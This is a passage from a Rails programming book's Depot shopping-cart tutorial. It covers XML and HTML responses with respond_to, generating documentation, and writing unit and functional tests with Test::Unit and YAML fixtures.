We can test this method using a browser or from the command line. If you enter the the URL into a browser, the XML will be returned. How it is displayed depends on the browser: on my Mac, Safari renders the text and ignores the tags, while FireFox shows a nicely highlighted representation of the XML (as shown in Figure 12.2). In all browsers, the View|Source option should show exactly what was sent from our application.

You can also query your application from the command line using a tool such as `curl` or `wget`.

```
depot> curl http://localhost:3000/info/who_bought/1
<order_list for_product="Pragmatic Project Automation">
  <order>
    <name>Dave Thomas</name>
    <email>customer@pragprog.com</email>
  </order>
  <order>
    <name>F & W Flintstone</name>
    <email>rock_crusher@bedrock.com</email>
  </order>
</order_list>
```

In fact, this leads to an interesting question: can we arrange things so that a user accessing the action from a browser sees a nicely formatted list, while those making a REST request get XML back?

Responding Appropriately

Requests come into a Rails application using the HTTP protocol. An HTTP message consists of some headers and (optionally) some data (such as the POST data from a form). One such header is `Accept:`, which the client uses to tell the server the types of content that may be sent back. For example, a browser might send an HTTP request containing the header

```
Accept: text/html, text/plain, application/xml
```

In theory, a server should only respond with content that matches one of these three types.

We can use this to write actions that respond with appropriate content. For example, we could write a single `who_bought` action which looks at the `accept` header. If the client only accepts XML, then we could send back an XML-format REST response. If the client accepts HTML, then we can render an HTML page instead.

In Rails, we use the `respond_to()` method to perform conditional processing based on the `accept` header. First, let's write a trivial template for the HTML view.

[Download](#) depot_r/app/views/info/who_bought.rhtml

```
<h3>People Who Bought <%= @product.title %></h3>

<ul>
  <% for order in @orders -%>
    <li>
      <%= mail_to order.email, order.name %>
    </li>
  <% end -%>
</ul>
```

Now we'll use `respond_to()` to vector to the correct template depending on the incoming request accept header.

Download `depot_r/app/controllers/info_controller.rb`

```
def who_bought
  @product = Product.find(params[:id])
  @orders = @product.orders
  respond_to do |accepts|
    accepts.html
    accepts.xml
  end
end
```

Inside the `respond_to` block, we list the content types we accept. You can think of it being a bit like a case statement, but it has one big difference: it ignores the order you list the options in, and instead uses the order from the incoming request (because the client gets to say which format it prefers).

Here we're using the default action for each type of content. For `html`, that action is to invoke `render`. For `xml`, the action is to render the `.xml` template. The net effect is that the client can select to receive either HTML or XML from the same action.

Unfortunately, this is hard to test with a browser. Instead, let's use a command line client. Here we're showing `curl` (but tools such as `wget` work equally as well). The `-H` option to `curl` lets us specify a request header. Let's ask for XML first.

```
depot> curl -H 'Accept: application/xml' \
          http://localhost:3000/info/who_bought/1
<order_list for_product="Pragmatic Project Automation">
  <order>
    <name>Dave Thomas</name>
    <email>customer@pragprog.com</email>
  </order>
  <order>
    <name>F & W Flintstone</name>
    <email>crusher@bedrock.com</email>
  </order>
</order_list>
```

And then HTML.

```
depot> curl -H 'Accept: text/html' \
          http://localhost:3000/info/who_bought/1
<h3>People Who Bought Pragmatic Project Automation</h3>
<ul>
  <li>
    <a href="mailto:customer@pragprog.com">Dave Thomas</a>
```

```

    </li>
  <li>
    <a href="mailto:crusher@bedrock.com">F & W Flintstone</a>
  </li>
</ul>

```

Autogenerating the XML

In the previous examples, we generated the XML responses by hand, using the `rxml` template. That gives us control over the order of the elements returned. But if that order isn't important, we can let Rails generate the XML for a model object for us by calling the model's `to_xml()` method. In the code that follows, we've overridden the default behavior for XML requests to use this.

```

def who_bought
  @product = Product.find(params[:id])
  @orders = @product.orders
  respond_to do |accepts|
    accepts.html
    accepts.xml { render :xml => @product.to_xml(:include => :orders) }
  end
end

```

The `:xml` option to `render()` tells it to set the response content type to `application/xml`. The result of the `to_xml` call is then sent back to the client. In this case, we dump out the `@products` variable and any orders that reference that product.

```

dept> curl -H 'Accept: application/xml' \
        http://localhost:3000/info/who_bought/1
<?xml version="1.0" encoding="UTF-8"?>
<product>
  <image-url>/images/auto.jpg</image-url>
  <title>Pragmatic Project Automation</title>
  <price type="integer">2995</price>
  <orders>
    <order>
      <name>Dave Thomas</name>
      <id type="integer">1</id>
      <pay-type>check</pay-type>
      <address>123 The Street</address>
      <email>customer@pragprog.com</email>
    </order>
    <order>
      <name>F & W Flintstone</name>
      <id type="integer">2</id>
      <pay-type>check</pay-type>
      <address>123 Bedrock</address>
      <email>crusher@bedrock.com</email>
    </order>
  </orders>
</product>

```

```

    </order>
  </orders>
  <id type="integer">1</id>
  <description>&lt;p&gt;
    &lt;em&gt;Pragmatic Project Automation&lt;/em&gt; shows
    you how to improve the consistency and repeatability of
    your project's procedures using automation to reduce risk
    and errors.  &lt;p&gt; &lt;p&gt; Simply put, we're going
    to put this thing called
    a computer to work for you doing the mundane (but
    important) project stuff. That means you'll have more time
    and energy to do the really exciting---and
    difficult---stuff, like writing quality code.
    &lt;/p&gt;
  </description>
</product>

```

Note that by default `to_xml` dumps everything out. You can tell it to exclude certain attributes (as we show on page ??), but that can quickly get messy, so for all but the simplest cases you're probably better off sticking with `rxml` templates.

12.2 Finishing Up

The coding is over, but we can still do a little more tidying before we deploy the application into production.

We might want to check out our application's documentation. As we've been coding, we've been writing brief but elegant comments for all our classes and methods. (We haven't shown them in the code extracts in this book because we wanted to save space.) Rails makes it easy to run Ruby's `RDoc` utility on all the source files in an application to create good-looking programmer documentation. But before we generate that documentation, we should probably create a nice introductory page so that future generations of developers will know what our application does. To do this, edit the file `doc/README_FOR_APP` and enter anything you think might be useful. This file will be processed using `RDoc`, so you have a fair amount of formatting flexibility.

`RDoc`
↔ page 543

You can generate the documentation in HTML format using the `rake` command.

```
depot> rake doc:app
```

This generates documentation into the directory `doc/app`. Figure 12.3, on the following page shows the initial page of the output generated.



Figure 12.3: Our Application's Internal Documentation

This chapter was written by Mike Clark (<http://clarkware.com>). Mike's an independent consultant, author, and trainer. Most important, he's a programmer. He helps teams build better software faster using agile practices. With an extensive background in J2EE and test-driven development, he's currently putting his experience to work on Rails projects.

Chapter 13

Task T: Testing

In short order we've developed a respectable web-based shopping cart application. Along the way, we got rapid feedback by writing a little code, and then punching buttons in a web browser (with our customer by our side) to see if the application behaved as we expected. This testing strategy works for about the first hour you're developing a Rails application, but soon thereafter you've amassed enough features that manual testing just doesn't scale. Your fingers grow tired and your mind goes numb every time you have to punch all the buttons, so you don't test very often, if ever.

Then one day you make a minor change and it breaks a few features, but you don't realize it until the customer phones up to say she's no longer happy. If that weren't bad enough, it takes you hours to figure out exactly what went wrong. You made an innocent change over here, but it broke stuff way over there. By the time you've unraveled the mystery, the customer has found herself a new best programmer. It doesn't have to be this way. There's a practical alternative to this madness: write tests!

In this chapter, we'll write automated tests for the application we all know and love—the Depot application. Ideally, we'd write these tests incrementally to get little confidence boosts along the way. Thus, we're calling this Task T, because we should be doing testing all the time. You'll find listings of the code from this chapter starting on page ??.

13.1 Tests Baked Right In

With all the fast and loose coding we've been doing while building the Depot application, it would be easy to assume that Rails treats testing as an afterthought. Nothing could be further from the truth. One of the real joys of the Rails framework is that it has support for testing baked right

in from the start of every project. Indeed, from the moment you create a new application using the rails command, Rails starts generating a test infrastructure for you.

We haven't written a lick of test code for the Depot application, but if you look in the top-level directory of that project you'll notice a subdirectory called test. Inside this directory you'll see five directories and a helper file.

```
depot> ls -p test
fixtures/      integration/    test_helper.rb
functional/    mocks/         unit/
```

So our first decision—where to put tests—has already been made for us. The rails command creates the full test directory structure.

By convention, Rails calls things that test models *unit tests* and things that test controllers *functional tests*. Let's take a peek inside the unit and functional subdirectories to see what's already there.

```
depot> ls test/unit
order_test.rb    line_item_test.rb  product_test.rb

depot> ls test/functional
admin_controller_test.rb    store_controller_test.rb
info_controller_test.rb
```

Look at that! Rails has already created files to hold the unit tests for the models and the functional tests for the controllers we created earlier with the generate script. This is a good start, but Rails can help us only so much. It puts us on the right path, letting us focus on writing good tests. We'll start back where the data lives and then move up closer to where the user lives.

13.2 Unit Testing of Models

The first model we created for the Depot application, way back in Chapter 6, *Task A: Product Maintenance*, on page 59, was Product. Let's see what kind of test goodies Rails generated inside the file test/unit/product_test.rb when we generated that model.

[Download](#) depot_r/test/unit/product_test.rb

```
require File.dirname(__FILE__) + '/../test_helper'

class ProductTest < Test::Unit::TestCase

  fixtures :products

  # Replace this with your real tests.
```

```
def test_truth
  assert true
end
end
```

OK, our second decision—how to write tests—has already been made for us. The fact that the `ProductTest` is a subclass of the `Test::Unit::TestCase` class tells us that Rails generates tests based on the `Test::Unit` framework that comes preinstalled with Ruby. This is good news because it means if we've already been testing our Ruby programs with `Test::Unit` tests (and why wouldn't you want to?), then we can build on that knowledge to test Rails applications. If you're new to `Test::Unit`, don't worry. We'll take it slow.

Now, what's with the generated code inside of the test case? Rails generated two things for us. The first is the line

```
fixtures :products
```

There's a lot of magic behind this line—it allows us to prepopulate our database with just the right test data—and we'll be talking about it in depth in a minute.

The second thing Rails generated is the method `test_truth()`. If you're familiar with `Test::Unit` you'll know all about this method. The fact that its name starts with `test` means that it will run as a test by the testing framework. And the `assert` line in there is an actual test. It isn't much of one, though—all it does is test that `true` is true. Clearly, this is a placeholder, but it's an important one, as it lets us see that all the testing infrastructure is in place. So, let's try to run this test class.

```
depot> ruby test/unit/product_test.rb
Loaded suite test/unit/product_test
Started
EE
Finished in 0.559942 seconds.

1) Error:
test_truth(ProductTest):
MysqlError: Unknown database 'depot_test'
... a whole bunch of tracing...
1 tests, 0 assertions, 0 failures, 2 errors
```

Guess it wasn't the truth, after all. The test didn't just fail, it exploded! Thankfully, it leaves us a clue—it couldn't find a database called `depot_test`. Hmph.

A Database Just for Tests

Remember back on page 60 when we created the development database for the Depot application? We called it `depot_development`. That's because that's the default name Rails gave it in the `database.yml` file in the config directory. If you look in that configuration file again, you'll notice Rails actually created a configuration for three separate databases.

- `depot_development` will be our development database. All of our programming work will be done here.
- `depot_test` is a test database.
- `depot_production` is the production database. Our application will use this when we put it online.

So far, we've been doing all our work in the development database. Now that we're running tests, though, Rails needs to use the test database, and we haven't created one yet.

Let's remedy that now. As we're using the MySQL database, we'll again use `mysqladmin` to create the database.

```
depot> mysqladmin -u root create depot_test
```

Now let's run the test again.

```
depot> ruby test/unit/product_test.rb
Loaded suite test/unit/product_test
Started
EE
Finished in 0.06429 seconds.
```

```
1) Error:
test_truth(ProductTest):
ActiveRecord::StatementInvalid: MySQLError:
Table 'depot_test.products' doesn't exist: DELETE FROM products
1 tests, 0 assertions, 0 failures, 2 errors
```

Oh, dear! Not much better than last time. But the error is different. Now it's complaining that we don't have a `products` table in our test database. And indeed we don't: right now all we have is an empty schema. Let's populate the test database schema to match that of our development database. We'll use the `db:test:prepare` task to copy the schema across.

```
depot> rake db:test:prepare
```

Now we have a database, and now that it contains a schema, let's try our unit test one more time.

```
depot> ruby test/unit/product_test.rb
```

```
Loaded suite test/unit/product_test
Started
.
Finished in 0.085795 seconds.
```

```
1 tests, 1 assertions, 0 failures, 0 errors
```

OK, that looks better. See how having the stub test wasn't really pointless? It let us get our test environment all set up. Now that it is, let's get on with some real tests.

A Real Unit Test

We've added a fair amount of code to the Product model since Rails first generated it. Some of that code handles validation.

[Download](#) depot_r/app/models/product.rb

```
validates_presence_of :title, :description, :image_url
validates_numericality_of :price, :only_integer => true
validates_uniqueness_of :title
validates_format_of :image_url,
                    :with => %r{\. (gif|jpg|png)}i,
                    :message => "must be a URL for a GIF, JPG, or PNG image"

protected

def validate
  errors.add(:price, "should be positive") if price.nil? || price <= 0
end
```

How do we know this validation is working? Let's test it. First, if we create a product with no attributes set we'll expect it to be invalid, and for there to be an error associated with each field. We can use the model's `valid?()` method to see if it validates, and we can use the `invalid?()` method of the error list to see if there's an error associated with a particular attribute.

Now that we know *what* to test, we need to know *how* to tell the test framework whether our code passes or fails. We do that using *assertions*. An assertion is simply a method call that tells the framework what we expect to be true. The simplest assertion is the method `assert()`, which expects its argument to be true. If it is, nothing special happens. However if the argument to `assert()` is false, the assertion fails. The framework will output a message and will stop executing the test method containing the failure. Although any remaining test methods will test, the test case itself will be considered a failure. In our case, we expect that an empty Product model will not pass validation, so we can express that expectation by asserting that it isn't valid:

assertions

```
assert !product.valid?
```

Let's write the full test

[Download](#) depot_r/test/unit/product_test.rb

```
def test_invalid_with_empty_attributes
  product = Product.new
  assert !product.valid?
  assert product.errors.invalid?(:title)
  assert product.errors.invalid?(:description)
  assert product.errors.invalid?(:price)
  assert product.errors.invalid?(:image_url)
end
```

When we run the test case, we'll now see two tests executed (the original `test_truth` method and our new test method).

```
depot> ruby test/unit/product_test.rb
Loaded suite test/unit/product_test
Started
..
Finished in 0.092314 seconds.
```

2 tests, 6 assertions, 0 failures, 0 errors

Sure enough, the validation kicked in, and all our assertions passed.

Clearly at this point we can dig deeper and exercise individual validations. Let's look at just three of the many possible tests. First, we'll check that the validation of the price works the way we expect.

[Download](#) depot_r/test/unit/product_test.rb

```
def test_positive_price
  product = Product.new(:title => 'xxx',
                        :description => 'yyy',
                        :image_url => 'zzz.jpg')

  product.price = -1
  assert !product.valid?
  assert_equal "should be positive", product.errors.on(:price)

  product.price = 0
  assert !product.valid?
  assert_equal "should be positive", product.errors.on(:price)

  product.price = 1
  assert product.valid?
end
```

In this code we create a new product, then try setting its price to -1, 0, and +1, validating the product each time. If our model is working, the first

two should be invalid, and we verify the error message associated with the price attribute is what we expect. The last price is acceptable, so we assert that the model is now valid. (Some folks would put these three tests into three separate test methods—that’s perfectly reasonable.)

Next, we’ll test that we’re validating the image URL ends with one of .gif, .jpg, or .png.

[Download](#) depot_r/test/unit/product_test.rb

```
def test_image_url
  ok = %w{ fred.gif fred.jpg fred.png FRED.JPG FRED.Jpg
          http://a.b.c/x/y/z/fred.gif }
  bad = %w{ fred.doc fred.gif/more fred.gif.more }

  ok.each do |name|
    product = Product.new(:title => 'xxx',
                          :description => 'yyy',
                          :price => 1,
                          :image_url => name)
    assert product.valid?, product.errors.full_messages
  end

  bad.each do |name|
    product = Product.new(:title => 'xxx', :description => 'yyy', :price => 1,
                          :image_url => name)
    assert !product.valid?, "saving #{name}"
  end
end
```

Here we’ve mixed things up a bit. Rather than write out the nine separate tests, we’ve used a couple of loops, one to check the cases we expect to pass validation, the second to try cases we expect to fail.

Finally, our model contains a validation that checks that all the product titles in the database are unique. To test this one, we’re going to need to store product data in the database.

One way to do this would be to have a test create a product, save it, then create another product with the same title and try to save it too. This would clearly work. But there’s a more idiomatic way—we can use Rails *fixtures*.

Test Fixtures

In the world of testing, a *fixture* is an environment in which you can run a test. If you’re testing a circuit board, for example, you might mount it in a test fixture which provides it with the power and inputs needed to drive the function to be tested.

In the world of Rails, a test fixture is simply a specification of the initial contents of a model (or models) under test. If, for example, we want to ensure that our `products` table starts off with known data at the start of every unit test, we can specify those contents in a fixture and Rails will take care of the rest.

You specify fixture data in files in the `test/fixtures` directory. These files contain test data in either Comma-Separated Value (CSV) format or YAML format. For our tests we'll use YAML, the preferred format. Each YAML fixture file contains the data for a single model. The name of the fixture file is significant; the base name of the file must match the name of a database table. As we need some data for a `Product` model, which is stored in the `products` table, we'll add it to the file called `products.yml`. Rails already created this fixture file when we first created the model.

```
# Read about fixtures at ...
first:
  id: 1
another:
  id: 2
```

The fixture file contains an entry for each row that we want to insert into the database. Each row is given a name. In the case of the Rails-generated fixture, the rows are named *first* and *another*. This name has no significance as far as the database is concerned—it is not inserted into the row data. Instead, as we'll see shortly, the name gives us a convenient way to reference test data inside our test code.

Inside each entry you'll see an indented list of attribute name/value pairs. In the Rails-generated fixture only the `id` attribute is set. Although it isn't obvious in print, you must use spaces, not tabs, at the start of each of the data lines, and all the lines for a row must have the same indentation.

Let's replace the dummy data in the fixture file with something we can use to test our product model. We'll start with a single book.

[Download](#) depot_r/test/fixtures/products.yml

```
ruby_book:
  id:      1
  title:   Programming Ruby
  description: Dummy description
  price:   1234
  image_url:  ruby.png
```

Now that we have a fixture file, we want Rails to load up the test data into the `products` table when we run the unit test. And, in fact, Rails is already



David Says...

Picking Good Fixture Names

Just like the names of variables in general, you want to keep the names of fixtures as self-explanatory as possible. This increases the readability of the tests when you're asserting that `product(:valid_order_for_fred)` is indeed Fred's valid order. It also makes it a lot easier to remember which fixture you're supposed to test against without having to look up `p1` or `order4`. The more fixtures you get, the more important it is to pick good fixture names. So, starting early keeps you happy later.

But what to do with fixtures that can't easily get a self-explanatory name like `valid_order_for_fred`? Pick natural names that you have an easier time associating to a role. For example, instead of using `order1`, use `christmas_order`. Instead of `customer1`, use `fred`. Once you get into the habit of natural names, you'll soon be weaving a nice little story about how `fred` is paying for his `christmas_order` with his `invalid_credit_card` first, then paying his `valid_credit_card`, and finally choosing to ship it all off to `aunt_mary`.

Association-based stories are key to remembering large worlds of fixtures with ease.

doing this, thanks to the following line in `ProductTest`.

Download `depot_r/test/unit/product_test.rb`

```
fixtures :products
```

The `fixtures()` directive arranges things so that the fixture data corresponding to the given model name is loaded into the corresponding database table before each test method in the test case is run. By convention, the symbol name of the model is used, which means that using `:products` will cause the `products.yml` fixture file to be used.

Let's say that again another way. In the case of our `ProductTest` class, adding the `fixtures` directive means that the `products` table will be emptied out and then populated with the single row for the Ruby book before each test method is run. Each test method gets a freshly initialized table in the test database.

Using Fixture Data

Now we know how to get fixture data into the database, we need to find ways of using it in our tests.

Clearly, one way would be to use the finder methods in the model to read the data. However, Rails makes it easier than that. For each fixture it loads into a test, Rails defines a method with the same name as the fixture. You can use this method to access preloaded model objects containing the fixture data: simply pass it the name of the row as defined in the YAML fixture file and it'll return a model object containing that row's data. In the case of our product data, calling `products(:ruby_book)` returns a `Product` model containing the data we defined in the fixture. Let's use that to test the validation of unique product titles.

Download `depot_r/test/unit/product_test.rb`

```
def test_unique_title
  product = Product.new(:title      => products(:ruby_book).title,
                        :description => 'yyy',
                        :price       => 1,
                        :image_url   => 'fred.gif')

  assert !product.save
  assert_equal "has already been taken", product.errors.on(:title)
end
```

The test assumes that the database already includes a row for the Ruby book. It gets the title of that existing row using

```
products(:ruby_book).title
```

It then creates a new `Product` model, setting its title to that existing title. It asserts that attempting to save this model fails, and that the title attribute has the correct error associated with it.

If you want to avoid using a hardcoded string for the Active Record error, you can compare the response against its built in error message table.

Download `depot_r/test/unit/product_test.rb`

```
def test_unique_title1
  product = Product.new(:title      => products(:ruby_book).title,
                        :description => 'yyy',
                        :price       => 1,
                        :image_url   => 'fred.gif')

  assert !product.save
  assert_equal ActiveRecord::Errors.default_error_messages[:taken],
               product.errors.on(:title)
end
```

Testing the Cart

Our Cart class contains some business logic. When we add a product to a cart, it checks to see if that product is already in the cart's list of items. If so, it increments the quantity of that item; if not it adds a new item for that product. Let's write some tests for this functionality.

The Rails generate command created files to hold the unit tests for the database-backed models in our application. But what about the cart? We created the Cart class by hand, and we don't have a file in the unit test directory corresponding to it. Nil desperandum! Let's just create one. We'll simply copy the boilerplate from the product_test.rb file into a new cart_test.rb file (remembering to rename the class to CartTest).

[Download](#) depot_r/test/unit/cart_test.rb

```
require File.dirname(__FILE__) + '/../test_helper'
```

```
class CartTest < Test::Unit::TestCase
```

```
  fixtures :products
```

```
end
```

Notice that we've included the existing products fixture into this test. This is common practice: we'll often want to share test data between multiple test cases. In this case the cart tests will need access to product data because we'll be adding products to the cart.

Because we'll need to test adding different products to our cart, we'll need to add at least one more product to our products.yml fixture. The complete file now looks like this.

[Download](#) depot_r/test/fixtures/products.yml

```
ruby_book:
  id:      1
  title:    Programming Ruby
  description: Dummy description
  price:    1234
  image_url:  ruby.png

rails_book:
  id:      2
  title:    Agile Web Development with Rails
  description: Dummy description
  price:    2345
  image_url:  rails.png
```

Let's start by seeing what happens when we add a Ruby book and a Rails

book to our cart. We'd expect to end up with a cart containing two items. The total price of items in the cart should be Ruby book's price plus the Rails book's price.

[Download](#) depot_r/test/unit/cart_test.rb

```
def test_add_unique_products
  cart = Cart.new
  rails = products(:rails_book)
  ruby = products(:ruby_book)
  cart.add_product rails
  cart.add_product ruby
  assert_equal 2, cart.items.size
  assert_equal rails.price + ruby.price, cart.total_price
end
```

Let's run the test.

```
depot> ruby test/unit/cart_test.rb
Loaded suite test/unit/cart_test
Started
.
Finished in 0.12138 seconds.
```

1 tests, 2 assertions, 0 failures, 0 errors

So far, so good. Let's write a second test, this time adding two Rails books to the cart. Now we should see just one item in the cart, but with a quantity of two.

[Download](#) depot_r/test/unit/cart_test.rb

```
def test_add_duplicate_product
  cart = Cart.new
  rails = products(:rails_book)
  cart.add_product rails
  cart.add_product rails
  assert_equal 2*rails.price, cart.total_price
  assert_equal 1, cart.items.size
  assert_equal 2, cart.items[0].quantity
end
```

We're starting to see a little bit of duplication creeping into these tests. Both create a new cart, and both set up local variables as shortcuts for the fixture data. Luckily, the Ruby unit testing framework gives us a convenient way of setting up a common environment for each test method. If you add a method named `setup()` in a test case, it will be run before each test method—the setup method sets up the environment for each test. We can therefore use it to set up some instance variables to be used by the tests.

[Download](#) depot_r/test/unit/cart_test1.rb

```
require File.dirname(__FILE__) + '/../test_helper'

class CartTest < Test::Unit::TestCase

  fixtures :products

  def setup
    @cart = Cart.new
    @rails = products(:rails_book)
    @ruby = products(:ruby_book)
  end

  def test_add_unique_products
    @cart.add_product @rails
    @cart.add_product @ruby
    assert_equal 2, @cart.items.size
    assert_equal @rails.price + @ruby.price, @cart.total_price
  end

  def test_add_duplicate_product
    @cart.add_product @rails
    @cart.add_product @rails
    assert_equal 2*@rails.price, @cart.total_price
    assert_equal 1, @cart.items.size
    assert_equal 2, @cart.items[0].quantity
  end
end
```

Is this kind of set up useful for this particular test? It could be argued either way. But, as we'll see when we look at functional testing, the `setup()` method can play a critical role in keeping tests consistent.

Unit Testing Support

As you write your unit tests, you'll probably end up using most of the assertions in the list that follows.

`assert(boolean,message)`

Fails if boolean is false or nil.

`assert_block(message) { block... }`

Fails if the block returns false or nil.

`assert_equal(expected, actual,message)`

`assert_not_equal(expected, actual,message)`

Fails unless expected and actual are/are not equal.

`assert_nil(object,message)`

`assert_not_nil(object,message)`

Fails unless object is/is not nil.

`assert_in_delta(expected_float, actual_float, delta,message)`

Fails unless the two floating-point numbers are within delta of each other. Preferred over `assert_equal()` because floats are inexact.

`assert_raise(Exception, ...,message) { block... }`

`assert_not_raise(Exception, ...,message) { block... }`

Fails unless the block raises/does not raise one of the listed exceptions.

`assert_match(pattern, string,message)`

`assert_not_match(pattern, string,message)`

Fails unless string is matched/not matched by the regular expression in pattern.

`assert_valid(activerecord_object)`

Fails unless the supplied ActiveRecord object is valid—that is, it passes its validations. If validation fails, the errors are reported as part of the assertion failure message.

`flunk(message)`

Fails unconditionally.

Ruby's unit testing framework provides even more assertions, but these tend to be used infrequently when testing Rails applications, so we won't discuss them here. You'll find them in the documentation for `Test::Unit`.¹

13.3 Functional Testing of Controllers

Controllers direct the show. They receive incoming web requests (typically user input), interact with models to gather application state, and then respond by causing the appropriate view to display something back to the user. So when we're testing controllers, we're making sure that a given request is answered with an appropriate response. We still need models, but we already have them covered with unit tests.

Rails calls something that tests a single controller a *functional test*. The Depot application has four controllers, each with a number of actions.

¹At <http://ruby-doc.org/stdlib/libdoc/test/unit/rdoc/classes/Test/Unit/Assertions.html>, for example.

There's a lot here that we could test, but we'll work our way through some of the high points. Let's start where the user starts—logging in.

Login

It wouldn't be good if anybody could come along and administer the Depot. While we may not have a sophisticated security system, we'd like to make sure that the login controller at least keeps out the riffraff.

As the LoginController was created with the generate controller script, Rails has a test stub waiting for us in the test/functional directory.

[Download](#) depot_r/test/functional/login_controller_test.rb

```
require File.dirname(__FILE__) + '/../test_helper'
require 'login_controller'

# Re-raise errors caught by the controller.
class LoginController; def rescue_action(e) raise e end; end

class LoginControllerTest < Test::Unit::TestCase
  def setup
    @controller = LoginController.new
    @request     = ActionController::TestRequest.new
    @response    = ActionController::TestResponse.new
  end

  # Replace this with your real tests.
  def test_truth
    assert true
  end
end
```

The key to functional tests is the setup() method. It initializes three things needed by every functional test:

- @controller contains an instance of the controller under test.
- @request contains a request object. In a running, live, application, the request object contains all the details and data from an incoming request. It contains the HTTP header information, POST or GET data, and so on. In a test environment, we use a special test version of the request object which can be initialized without needing a real, incoming HTTP request.
- @response contains a response object. Although we haven't seen response objects as we've been writing our application, we've been using them. Every time we send a request back to a browser, Rails is populating a response object behind the scenes. Templates render their data into

a response object, the status codes we want to return are recorded in response objects, and so on. After our application finishes processing a request, Rails takes the information in the response object and uses it to send a response back to the client.

The request and response objects are crucial to the operation of our functional tests—using them means we don’t have to fire up the web server to run controller tests. That is, functional tests don’t necessarily need a web server, a network, or a client.

Index: For Admins Only

Great, now let’s write our first controller test—a test that simply “hits” the index page.

[Download](#) depot_r/test/functional/login_controller_test.rb

```
def test_index
  get :index
  assert_response :success
end
```

The `get()` method, a convenience method loaded by the test helper, simulates a web request (think HTTP GET) to the index action of the `LoginController` and captures the response. The `assert_response()` method then checks whether the response was successful

OK, let’s see what happens when we run the test. We’ll use the `-n` option to specify the name of a particular test method that we want to run.

```
depot> ruby test/functional/login_controller_test.rb -n test_index
Loaded suite test/functional/login_controller_test
Started
F
Finished in 0.239281 seconds.
```

1) Failure:

```
test_index(LoginControllerTest) [test/functional/login_controller_test.rb:23]:
Expected response to be a <:success>, but was <302>
```

That seemed simple enough, so what happened? A response code of 302 means the request was redirected, so it’s not considered a success. But why did it redirect? Well, because that’s the way we designed the `LoginController`. It uses a before filter to intercept calls to actions that aren’t available to users without an administrative login.

[Download](#) depot_r/app/controllers/login_controller.rb

```
before_filter :authorize, :except => :login
```

The before filter makes sure that the `authorize()` method is run before the index action is run.

[Download](#) `depot_r/app/controllers/application.rb`

```
class ApplicationController < ActionController::Base
```

```
  private
```

```
  def authorize
```

```
    unless User.find_by_id(session[:user_id])
```

```
      flash[:notice] = "Please log in"
```

```
      redirect_to(:controller => "login", :action => "login")
```

```
    end
```

```
  end
```

```
end
```

Since we haven't logged in, a valid user isn't in the session, so the request gets redirected to the `login()` action. According to `authorize()`, the resulting page should include a *flash* notice telling us that we need to log in. OK, so let's rewrite the functional test to capture that flow.

[Download](#) `depot_r/test/functional/login_controller_test.rb`

```
def test_index_without_user
```

```
  get :index
```

```
  assert_redirected_to :action => "login"
```

```
  assert_equal "Please log in", flash[:notice]
```

```
end
```

This time when we request the `index()` action, we expect to get redirected to the `login()` action and see a flash notice generated by the view.

```
depot> ruby test/functional/login_controller_test.rb
```

```
Loaded suite test/functional/login_controller_test
```

```
Started
```

```
.
```

```
Finished in 0.0604571 seconds.
```

```
1 tests, 3 assertions, 0 failures, 0 errors
```

Indeed, we get what we expect.² Now we know the administrator-only actions are off limits until a user has logged in (the *before filter* is working). Let's try looking at the index page if we have a valid user.

Recall that the application stores the id of the currently logged-in user into the session, indexed by the `:user_id` key. So, to fake out a logged in user, we

²With one small exception. Our test method contains two assertions, but the console log shows three assertions passed. That's because the `assert_redirected_to()` method uses two low-level assertions internally.

just need to set a user id into the session before issuing the index request. Our only problem now is knowing what to use for a user id.

We can't just stick a random number in there, because the application controller's `authorize()` method fetches the user row from the database based on its value. It looks as if we'll need to populate the users table with something valid. And that gives us an excuse to look at dynamic fixtures.

Dynamic Fixtures

We'll create a `users.yml` test fixture to add a row to the users table. We'll call the user "dave."

```
dave:
  id: 1
  name: dave
  salt: NaCl
  hashed_password: ???
```

All goes well until the `hashed_password` line. What should we use as a value? In the real table, it is calculated using the `encrypted_password()` method in the user class. This takes a cleartext password and a salt value and creates a SHA1 hash value.

Now, one approach would be to crank up `script/console` and invoke that method manually. We could then copy the value returned by the method, pasting it into the fixture file. That'd work, but it's a bit obscure, and our tests might break if we change the password generation mechanism. Wouldn't it be nice if we could use our application's code to generate the hashed password as data is loaded into the database? Well, have a look at the following.

[Download](#) depot_r/test/fixtures/users.yml

```
<% SALT = "NaCl" %>
```

```
dave:
  id: 1
  name: dave
  salt: <%= SALT %>
  hashed_password: <%= User.encrypted_password('secret', SALT) %>
```

The syntax on the `hashed_password` line should look familiar: the `<%=...%>` directive is the same one we use to substitute values into templates. It turns out that Rails supports these substitutions in test fixtures. That's why we call them dynamic.

Now we're ready to test the index action again. We have to remember to add the fixtures directive to the login controller test class.

```
fixtures :users
```

And then we write the test method.

[Download](#) depot_r/test/functional/login_controller_test.rb

```
def test_index_with_user
  get :index, {}, { :user_id => users(:dave).id }
  assert_response :success
  assert_template "index"
end
```

The key thing here is the call to the get method. Notice that we added a couple of new parameters after the action name. Parameter two is an empty hash—this represents the HTTP parameters to be passed to the action. Parameter three is a hash that's used to populate the session data. This is where we use our user fixture, setting the session entry `:user_id` to be our test user's id. Our test then asserts that we had a successful response (not a redirection) and that the action rendered the index template. (We'll look at all these assertions in more depth shortly.)

Logging In

Now that we have a user in the test database, let's see if we can log in as that user. If we were using a browser, we'd navigate to the login form, enter our user name and password, then submit the fields to the login action of the login controller. We'd expect to get redirected to the index listing, and to have the session contain the id of our test user neatly tucked inside. Here's how we do the same thing in a functional test.

[Download](#) depot_r/test/functional/login_controller_test.rb

```
def test_login
  dave = users(:dave)
  post :login, :name => dave.name, :password => 'secret'
  assert_redirected_to :action => "index"
  assert_equal dave.id, session[:user_id]
end
```

Here we used a post method to simulate entering form data, and passed the name and password form field values as parameters.

What happens if we try to log in with an invalid password?

[Download](#) depot_r/test/functional/login_controller_test.rb

```
def test_bad_password
```

```

dave = users(:dave)
post :login, :name => dave.name, :password => 'wrong'
assert_template "login"
assert_equal "Invalid user/password combination", flash[:notice]
end

```

As expected, rather than getting redirected to the index listing, our test user sees the login form with a flash message encouraging them to try again.

Functional Testing Conveniences

That was a brisk tour through how to write a functional test for a controller. Along the way, we used a number of support methods and assertions included with Rails that make your testing life easier. Before we go much further, let's look at some of the Rails-specific conveniences for testing controllers.

HTTP Request Methods

The methods `get()`, `post()`, `put()`, `delete()`, and `head()` simulate an incoming HTTP request method of the same name. They invoke the given action and make the response available to the test code.

Each of these methods takes the same four parameters. Let's take a look at `get()`, as an example.

```
get(action, parameters = nil, session = nil, flash = nil)
```

Executes an HTTP GET request for the given action and sets the response. The parameters are as follows.

- `action`: the action of the controller being requested
- `parameters`: an optional hash of request parameters
